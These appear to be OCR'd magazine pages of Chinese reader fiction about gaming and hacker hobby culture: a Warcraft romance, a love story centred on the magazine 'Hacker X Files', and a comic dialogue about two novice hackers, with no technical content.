
安艺在广州组建了一个魔兽战队，每天都通宵训练。一天晚上我接到安艺的电话，语无伦次的，好象喝了不少酒，但我还是听到最重要的那一句："你回来吧。"我想，我是该回去了。

回来后一个多月一直没有姗姗的消息，我又想起了她莫名其妙的电话，她打那些电话是什么意思啊？我想不通。那时候我忙于给一间公司写企划，就不去想太多了。安艺把他的战队搞得有声有色，我越来越不是安艺的对手，安艺拿的奖也越来越多，得到的奖金更是惊人。一次在学校的战网上，我输得一塌糊涂。我瞧了瞧对手的名字：ＳＳ。

我郁闷得转过看了看安艺，一脸诡异的笑容。我感觉有什么不妥，立刻站起身，看到对面角落里姗姗得意的笑容，我们对视了很久。我马上走过去抓住了她拿鼠标的手，说："姗姗，别这样，停一停，我有话和你说。"

"快放开我的手，我就要被人干掉拉！"简直就是以前我们的对白，只是角色调换了。

安艺就笑得更放肆了。原来这小子什么都知道，我的行动也是他告诉姗姗的。我走近安艺，就是一拳，他疼得哇哇叫。然后我一把抓住姗姗的手，亲爱的，我可找到你了。



以X档案开始

侯依彤

其实，确切的说我和维的爱情故事是以墨盒开始的。但我还是觉得是以X 档案开始的，这并不是吹捧些什么……

那段时间里维因为听小哥哥说我家里有打印机，有Canon的备用墨盒，所以天天追着我要。那个东西的市价并不便宜，况且我家大权掌握在阿妈手中，我怎敢答应？无奈之下，我大声发誓："维，我工作后第一次工资用来给你买墨盒，无论你在天涯海角都寄给你。"这样风波才算平息。后来，突然发现他对电脑的研究在同龄人中已经很棒了。虽然我是女孩子，但对于电脑也很喜爱，所以软磨硬泡的要维教我。维说："那我拿两本《黑客X 档案》给你看吧！"我很听话的点点头。可是当他递给我后我却傻眼了，什么跟什么啊！？简直和天书一样，很多单词都不认识，没有办法只好在他书上乱画一通。我就是有在书上乱画的毛病，尤其是看不懂的书。后来才想起这不是我的书，又用了两个小时的时间给他写了一张手掌大小的字条夹在了书里跟他道歉（怕写不好所以写了改，改了撕，足足用了两个小时），顺便等待着他的拳头！不过很奇怪的是，他只是看着我乐，不生气，听我在一旁傻傻地解释着。

维家中的打印机和我家的一模一样，都是Canon的而且还是同一型号同一款，我想这就是缘分吧！呵呵……缘份注定要我爱他一辈子。和维在一起的每一天都是快乐的，没有恐惧感，甚至连哭都很开心。无论有多少委屈，只要靠在他身上，让我紧紧抱着哭，就会很安心。可是我知道因为我的存在，他不得不放下computer，因为他说computer和我只能选择一个，因为现在还要考学，如果两个都选，会很辛苦，但他选择了我，因为computer放下一段时间还可以拥有，而我则不同。其实我是知道computer这个东西是不可以中途放下的，如果放下，哪怕只是短暂的一个月，也会让他们有被新技术遗弃的感觉。

三个月后，我们分手了。我可以感觉到他有多痛苦，他写了一封很长很长的信给我，后来也打了电话给我，但我坚持不和他见面。分手的原因，我说不清，也解释不清。当他问我："你真的不喜欢电脑技术？你一直以来都是在骗我？"我很平静的告诉他："是的。"其实内心的滋味不知道应该怎样形容。我真的渴望，渴望和他一起学习那些对我来说等于读天书的技术，可是如果我现在告诉他：不是的。那他就不会重新开始与电脑为伴。"那你爱过我吗？"我不说话，其实我无法说，如果说了，一定是"爱过"，这样他就会接着问：那现在呢？我该怎样回答？实话吗？让他放弃对电脑的理想？

后来，经常听说关于他和他的computer的事情。例如他获了什么什么奖的消息……我知道我选择对了，虽然当时的自己真的很懦弱。不过现在，我依旧是他的ＧＦ，而且他也不再会放弃任何一个了。有时我会哭着说："维，做你ＧＦ一定要有心理准备呢！"" ？""你睡觉时肯定抱电脑啊！"" ！"然后他就笑着看我在一旁张牙舞爪。事实上，我是对电脑一窍不通的"脑盲"，可是现在被他也培养得懂得了什么是"肉鸡"，什么是"暴力破解"、"入侵"、"ＤＤＯＳ"……还有好多我叫不上来的。尽管很多事情都无法帮他，但这也算是一大进步了吧！维很喜欢《黑客X 档案》，关于computer的书他几乎只买X 档案，所以我们经常去书店。书店的姐姐、阿姨们喜欢叫X 档案，但我和维喜欢叫它叉档案，几次误被听成《长安乱》，这一直是书店的笑料。每个月固定几天去看它来没来，后来书店看我们俩太辛苦，干脆每期都留给我们，这样我们就从辛苦寻"X 档案"变成了 诚的等待……

从学习到指点，再到现在，维已经自己写文章向X 投稿了。我想维应该算是一个Hacker了，不过他说不是，他告诉我说人外有人，天外有天。他不想利用技术挣银子，他说这太低俗，Hacker只是代表了一种精神、一种力量。他还告诉我说所有的资源是要共享的。接着我傻傻的在一旁点头。他很努力地要在X 档案上发表文章，很认真很辛苦地做着。破解那个软件时他几度要放弃，我就告诉他："你不可以放弃，Hacker不也需要执着吗？不要放弃，一定可以成功，相信我呀！"他最后挺过来了。当他递来一张字条写着"暴力破解成功"的时候，我真的想哭，我在学校里抱着女友大叫："太好了，成功了！"把女友叫得一头雾水。这些天他不知道付出了多少，换来了成功，虽然他没有说些别的，但我真的可以看出他把打了胜仗的快乐藏在心里。我想或许我不说"你不可以放弃"这句话他也会成功，但我绝不会后悔我说了这句话。维说："如果关于破解的文章可以发表的话，我们把稿费捐给希望工程好吗？"我说："好！"我知道维希望所有的人都知道Hacker只不过是一种精神、一种力量，不是一种谋生方式……

无论发生什么，任何的险阻，我都相信会如每月 诚等待X 档案一样，等他！

侠隐仙踪

菜鸟王小鸟

霆锋

小小菜鸟王小鸟："大汉大黑客大哥，小弟小鸟小小黑客要拜你为师。上次你帮我消除了病毒，好崇拜你哦。"

王大汉："小事小事。上次那个病毒啊，一定是本地人干的。要不我们偏僻的小镇是不可能中病毒的。"

王小鸟："就是。上次的病毒一定是极端网吧的老板干的。上次我欠了他五毛钱。他一直怀恨在心呢。"

王大汉："那种人。"

王小鸟："先不说这个了。大汉大黑客大哥，你先和我说说你的光辉历史吧。听说你破坏了一家反病毒公司的服务器，真的好崇拜你哦。"

王大汉："唉，那件事啊。说来也巧，那家反病毒公司的工程师请我到他们公司喝酒。知道为什么吗？"

王小鸟傻楞楞的，听得入迷。

王大汉接着说："那是因为那个工程师想追我姐。那晚我们喝醉了，起了争执，我一气之下就抡起了脚。可那时醉了，站不稳，刚好踢中了旁边的服务器。事情也就是这样了。唉，都是年轻气盛。不过有利也有弊啊，从此这帮人就叫我关中第一黑客！可我一直弄不明白，我们这不叫关中啊。小鸟啊，你知道吗？当年的中美黑客大战，我们村子的十二台电脑都参与了，除了我的电脑外，其余的电脑都瘫痪了。"

王小鸟激动不已："大汉黑客大哥！我好崇拜你哦！"

王大汉很气愤："ＴＭＤ，那晚我的电脑怎么也没连上Ｉｎｔｅｒｎｅｔ，气死我了。"

王小鸟："哦，是这样啊。大汉黑客大哥，我听说现在网上病毒很多。那要怎么样才能保证不怕电脑中病毒啊？"

王大汉二话不说，打开了王小鸟的电脑，一阵忙活后大叫一声"ＯＫ"。王小鸟赶忙看他的电脑。哇，电脑里总共装了十一个反病毒软件和九个防火墙。王小鸟惊呼："大汉大哥你真行！"

王大汉："这电脑啊，就像一座城，反病毒软件和九个防火墙就像是卫士。这特洛伊木马要进来屠城，我们就需要卫士的保护。这卫士当然要越多越好了。"

王小鸟陷入沉思，大感此话在理。

王大汉接着说："还有啊，这招兵买马都是要钱的。可我们招的卫士都是不用钱的。哈哈。我们用的都是破解版，免序列号安装，还可以升级呢。"正当王大汉得意之时，各反病毒软件都报告发现病毒。防火墙也互相检举对方，问是否允许该程序运行。最后搞得谁都运行不了。所用的反病毒软件当中也被捆绑了黑客程序。不一会儿，就被别人远程控制了。不断跳出的窗口显示有黑客的挑衅。王小鸟束手无策。慌忙之中，王大汉拔掉了电脑电源开关。沉默了好久，王大汉终于抛出了一句："只有重装了。"

王小鸟很是无奈："唉，那我收藏的那些经典图片也只有再寻找下载了。"

在无数次的探索之后，王小鸟的电脑重新装好了系统。王小鸟问道："大汉黑客大哥，这回怎么办？"

王大汉叹了口气："养兵千日用兵一时。可这些兵没有补给，没有津贴。当初招他们时又没写合同，所以这帮家伙临阵逃脱。唉！看来也只有买正版杀毒软件了，我看卡巴斯基好些。"

王小鸟："什么？大巴司机？我怎么没听说过。一个月多少？"王小鸟的表情很是疑惑。

王大汉听了很气愤："你爸不是开大巴的吗？叫他来就可以了，还不用花钱！"

王小鸟听出了话里的意思，很不好意思。最终两人买了正版的反病毒软件。

两天后，王小鸟来找王大汉，说是要系统地学习黑客技术。王大汉初为人师，很是激动。他说："举凡传说中的菜鸟人物，初学黑客知识，肯定最想了解远程控制技术。先和你说这样一个例子吧。那晚，夜黑风高，伸脚不见五趾，街上的小偷都回去睡觉了，我独自守在电脑前。夜已经很深了，我却依旧精神抖擞，知道为什么吗？嘿嘿，我就要远程控制一台弱口令主机了。可……可……最关键的时候，我被别人控制了。"

王大汉显得很无奈也很气愤，王小鸟很惊讶："这么说还有电脑技术比你更厉害的高手了？"

王大汉："ＴＭＤ。被供电局的人控制了。唉，就在那个最光辉、最伟大的时刻——断电了。"

王小鸟也很替王大汉惋惜。他问道："那要怎么样才能做到真正的远程控制呢？"

王大汉说："首选我们要把我们用木头做的马——木马送进对方的电脑里。"王小鸟打断了王大汉的话："要把木马放进别人的电脑里那不是要撬开别人的电脑才行吗？"

王大汉失望，长吁短叹的。接着王小鸟又说了一句话，让王大汉彻底失望。他说："那我去拿我爸的钳子来。"

Ｎ天后，王小鸟终于知道什么叫木马。

这天，王小鸟和王大汉说起他表妹想买台电脑。可不知道买品牌机好还是买组装机好。王大汉极力推荐他表哥店里的组装机，大吹特吹。其中有一点就是："买组装机可以用来学习黑客知识而不用心疼。"反正机子是表妹的，王小鸟对这点也很赞同。

王小鸟终于要把一直很想问王大汉的一个问题掏出来了。他问："大汉黑客大哥。你是看了什么书还是上了黑客技术的课才这么厉害的啊？"

王大汉沉思良久，说："我师父是看黑客Ｘ档案后成为黑客高手的。可我昨天才看的黑客Ｘ档案，所以还谈不上高手。你也看看黑客Ｘ档案吧，让我们一起成长。"

王小鸟说还是找个师父教比看书更方便。

两年后，王大汉是黑客Ｘ档案的技术顾问，而王小鸟是报刊亭卖黑客Ｘ档案的。闲着也看看黑客Ｘ档案。结果王大汉的电脑被王小鸟入侵了。王小鸟的文章还登上了Ｘ档案，呵呵。

有一句话：寇可往，我亦可往。当然不是说他们是寇。意思是说他们可以如此，我们当然也可以啦。还等什么，好好学习黑客技术吧。安全是一场永远不会结束的战争。有了一身好武艺，行走江湖就豪放潇洒了。

一个人的战争

